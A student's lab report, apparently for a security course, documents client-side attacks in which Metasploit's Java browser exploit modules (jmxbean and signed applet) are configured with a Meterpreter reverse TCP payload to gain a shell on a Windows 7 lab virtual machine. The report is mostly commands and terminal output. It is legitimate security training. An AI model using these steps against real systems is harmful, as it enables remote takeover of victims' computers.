

Client-side Attacks

Name: Alizeh Jafri

Task 1:

Firstly, in Kali linux I started apache2 using the command 'service apache2 start'. Then, I accessed msfconsole. Next, I typed the command as shown below and entered 'show options':

```
File Edit View Search Terminal Help
msf > use exploit/multi/browser/java_jre17_jmxbean
msf exploit(java_jre17_jmxbean) > show options

Module options (exploit/multi/browser/java_jre17_jmxbean):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The local host to listen on. This must be
an address on the local machine or 0.0.0.0
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert    Path to a custom SSL certificate (default
is randomly generated)
  URIPATH    The URI to use for this exploit (default
is random)

Exploit target:

  Id  Name
  --  -
  0    Generic (Java Payload)
```

I set SRVHOST, urip and uripath as shown below:

```
File Edit View Search Terminal Help
msf exploit(java_jre17_jmxbean) > set SRVHOST 192.168.74.128
SRVHOST => 192.168.74.128
msf exploit(java_jre17_jmxbean) > set urip -g
urip => -g
msf exploit(java_jre17_jmxbean) > set uripath ajafri
uripath => ajafri
msf exploit(java_jre17_jmxbean) > show options

Module options (exploit/multi/browser/java_jre17_jmxbean):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    192.168.74.128  yes       The local host to listen on. This must be
an address on the local machine or 0.0.0.0
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert    is randomly generated
no        Path to a custom SSL certificate (default
  URIPATH    ajafri           no        The URI to use for this exploit (default
is random)

Exploit target:
```

Then I set the Lhost to that of the target machine and lport to 80 as shown below:

```
File Edit View Search Terminal Help
msf exploit(java_jre17_jmxbean) > set lhost 192.168.74.128
lhost => 192.168.74.128
msf exploit(java_jre17_jmxbean) > set lport 80
lport => 80
msf exploit(java_jre17_jmxbean) > show options

Module options (exploit/multi/browser/java_jre17_jmxbean):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    192.168.74.128  yes       The local host to listen on. This must be
an address on the local machine or 0.0.0.0
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert    is randomly generated
no        Path to a custom SSL certificate (default
  URIPATH    ajafri           no        The URI to use for this exploit (default
is random)

Exploit target:
```


Id	Name
--	----

Now, I exploited and got the URL :

```
msf exploit(java_jre17_jmxbean) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 127.0.0.1:80
[*] Using URL: http://192.168.74.128:8080/ajafri
[*] Server started.
msf exploit(java_jre17_jmxbean) > |
```

I typed the URL in firefox on Windows 7 virtual machine and clicked allow:



Then I entered sessions -l -1:

```
msf exploit(java_jre17_jmxbean) > sessions -l 1
[*] Starting interaction with 1...

meterpreter > |
```

Task 2:

In this I used Metasploit to exploit this kind of Java Signed Applet vulnerabilities in my Windows 7 virtual machine. Firstly, I started apache using the command 'service apache2 start' then I opened msfconsole. In msf I typed the command shown below:

```
File Edit View Search Terminal Help
msf > use exploit/multi/browser/java_signed_applet
msf exploit(java_signed_applet) > show options

Module options (exploit/multi/browser/java_signed_applet):

  Name          Current Setting  Required  Description
  ----          -
  APPLETNAME     SiteLoader       yes       The main applet's class name.
  CERTCN        SiteLoader       yes       The CN= value for the certificate.
  Cannot contain ',', or '/'
  SRVHOST        0.0.0.0          yes       The local host to listen on. This
must be an address on the local machine or 0.0.0.0
  SRVPORT        8080             yes       The local port to listen on.
  SSL            false            no        Negotiate SSL for incoming connect
ions
  SSLCert        Path to a custom SSL certificate (
default is randomly generated)
  SigningCert    Path to a signing certificate in P
EM or PKCS12 (.pfx) format
  SigningKey     Path to a signing key in PEM forma
t
  SigningKeyPass Password for signing key (required
if SigningCert is a .pfx)
  URIPATH        The URI to use for this exploit (d
```

Next, I set appletname Apptk2, set SRVHOST to that of the IP of Kali. Then I set uripath as 'ajafri', target 0 and typed show options:

```
root@kali: ~
File Edit View Search Terminal Help

msf exploit(java_signed_applet) > set appletname Apptk2
appletname => Apptk2
msf exploit(java_signed_applet) > set SRVHOST 192.168.74.128
SRVHOST => 192.168.74.128
msf exploit(java_signed_applet) > set uripath ajafri2
uripath => ajafri2
msf exploit(java_signed_applet) > set target 0
target => 0
msf exploit(java_signed_applet) > show options

Module options (exploit/multi/browser/java_signed_applet):

  Name          Current Setting  Required  Description
  ----          -
  APPLETNAME     Apptk2           yes       The main applet's class name.
  CERTCN        SiteLoader       yes       The CN= value for the certificate.
  Cannot contain ',', or '/'
  SRVHOST        192.168.74.128  yes       The local host to listen on. This
must be an address on the local machine or 0.0.0.0
  SRVPORT        8080             yes       The local port to listen on.
  SSL            false            no        Negotiate SSL for incoming connect
ions
  SSLCert        Path to a custom SSL certificate (
```


Then I set the payload, typed the command as shown below:

```
File Edit View Search Terminal Help
msf exploit(java_signed_applet) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(java_signed_applet) > show options

Module options (exploit/multi/browser/java_signed_applet):

  Name          Current Setting  Required  Description
  ----          -
  APPLETNAME     Apptk2          yes       The main applet's class name.
  CERTCN        SiteLoader      yes       The CN= value for the certificate.
  Cannot contain ', ' or '/'
  SRVHOST        192.168.74.128  yes       The local host to listen on. This
must be an address on the local machine or 0.0.0.0
  SRVPORT        8080            yes       The local port to listen on.
  SSL            false           no        Negotiate SSL for incoming connect
ions
  SSLCert                no        Path to a custom SSL certificate (
default is randomly generated)
  SigningCert                no        Path to a signing certificate in P
EM or PKCS12 (.pfx) format
  SigningKey                no        Path to a signing key in PEM forma
t
  SigningKeyPass          no        Password for signing key (required
if SigningCert is a .pfx)
```

Next, I set the Lhost to the IP of Kali, port as 80 and typed show options:

```
File Edit View Search Terminal Help
msf exploit(java_signed_applet) > set lhost 192.168.74.128
lhost => 192.168.74.128
msf exploit(java_signed_applet) > set lport 80
lport => 80
msf exploit(java_signed_applet) > show options


Module options (exploit/multi/browser/java_signed_applet):

  Name          Current Setting  Required  Description
  ----          -
  APPLETNAME     Apptk2          yes       The main applet's class name.
  CERTCN        SiteLoader      yes       The CN= value for the certificate.
  Cannot contain ', ' or '/'
  SRVHOST        192.168.74.128  yes       The local host to listen on. This
must be an address on the local machine or 0.0.0.0
  SRVPORT        8080            yes       The local port to listen on.
  SSL            false           no        Negotiate SSL for incoming connect
ions
  SSLCert                no        Path to a custom SSL certificate (
default is randomly generated)
  SigningCert                no        Path to a signing certificate in P
EM or PKCS12 (.pfx) format
  SigningKey                no        Path to a signing key in PEM forma
```


Here, I exploited and got the URL:

```
File Edit View Search Terminal Help
msf exploit(java_signed_applet) > exploit
[*] Exploit running as background job.
msf exploit(java_signed_applet) >
[*] Started reverse handler on 192.168.74.128:80
[*] Using URL: http://192.168.74.128:8080/ajafri2
[*] Server started.
```

I pasted the URL in the firefox browser on Windows 7 after accessing the URL with Java attacks:



Then, I clicked allow and run the malicious Java application:



Then, I typed 'sessions -l 1' and entered ls to see what is in the meterpreter:

```
File Edit View Search Terminal Help
msf exploit(java_signed_applet) > sessions -i 1
[*] Sending stage (30355 bytes) to 192.168.74.130
[*] Meterpreter session 1 opened (192.168.74.128:80 -> 192.168.74.130:49161) at
2020-04-01 14:12:05 -0400

[*] Starting interaction with 1...

meterpreter > ls

Listing: C:\Program Files\Mozilla Firefox
=====

Mode                Size           Type Last modified          Name
----                -
100776/rwxrwxrw-    20080          fil  2015-01-09 04:04:41 -0500 AccessibleMarshal.d
ll
100776/rwxrwxrw-    2106216        fil  2010-05-26 15:41:02 -0400 D3DCompiler_43.dll
100776/rwxrwxrw-     659           fil  2015-01-09 01:23:26 -0500 application.ini
100776/rwxrwxrw-    74864          fil  2015-01-09 04:04:42 -0500 breakpadinjector.dl
l
40776/rwxrwxrw-     4096          dir  2015-01-26 15:03:37 -0500 browser
100776/rwxrwxrw-    260208         fil  2015-01-09 04:04:44 -0500 crashreporter.exe
100776/rwxrwxrw-     4003          fil  2015-01-08 23:49:42 -0500 crashreporter.ini
100776/rwxrwxrw-    3231832        fil  2013-08-03 01:55:30 -0400 d3dcompiler_46.dll
```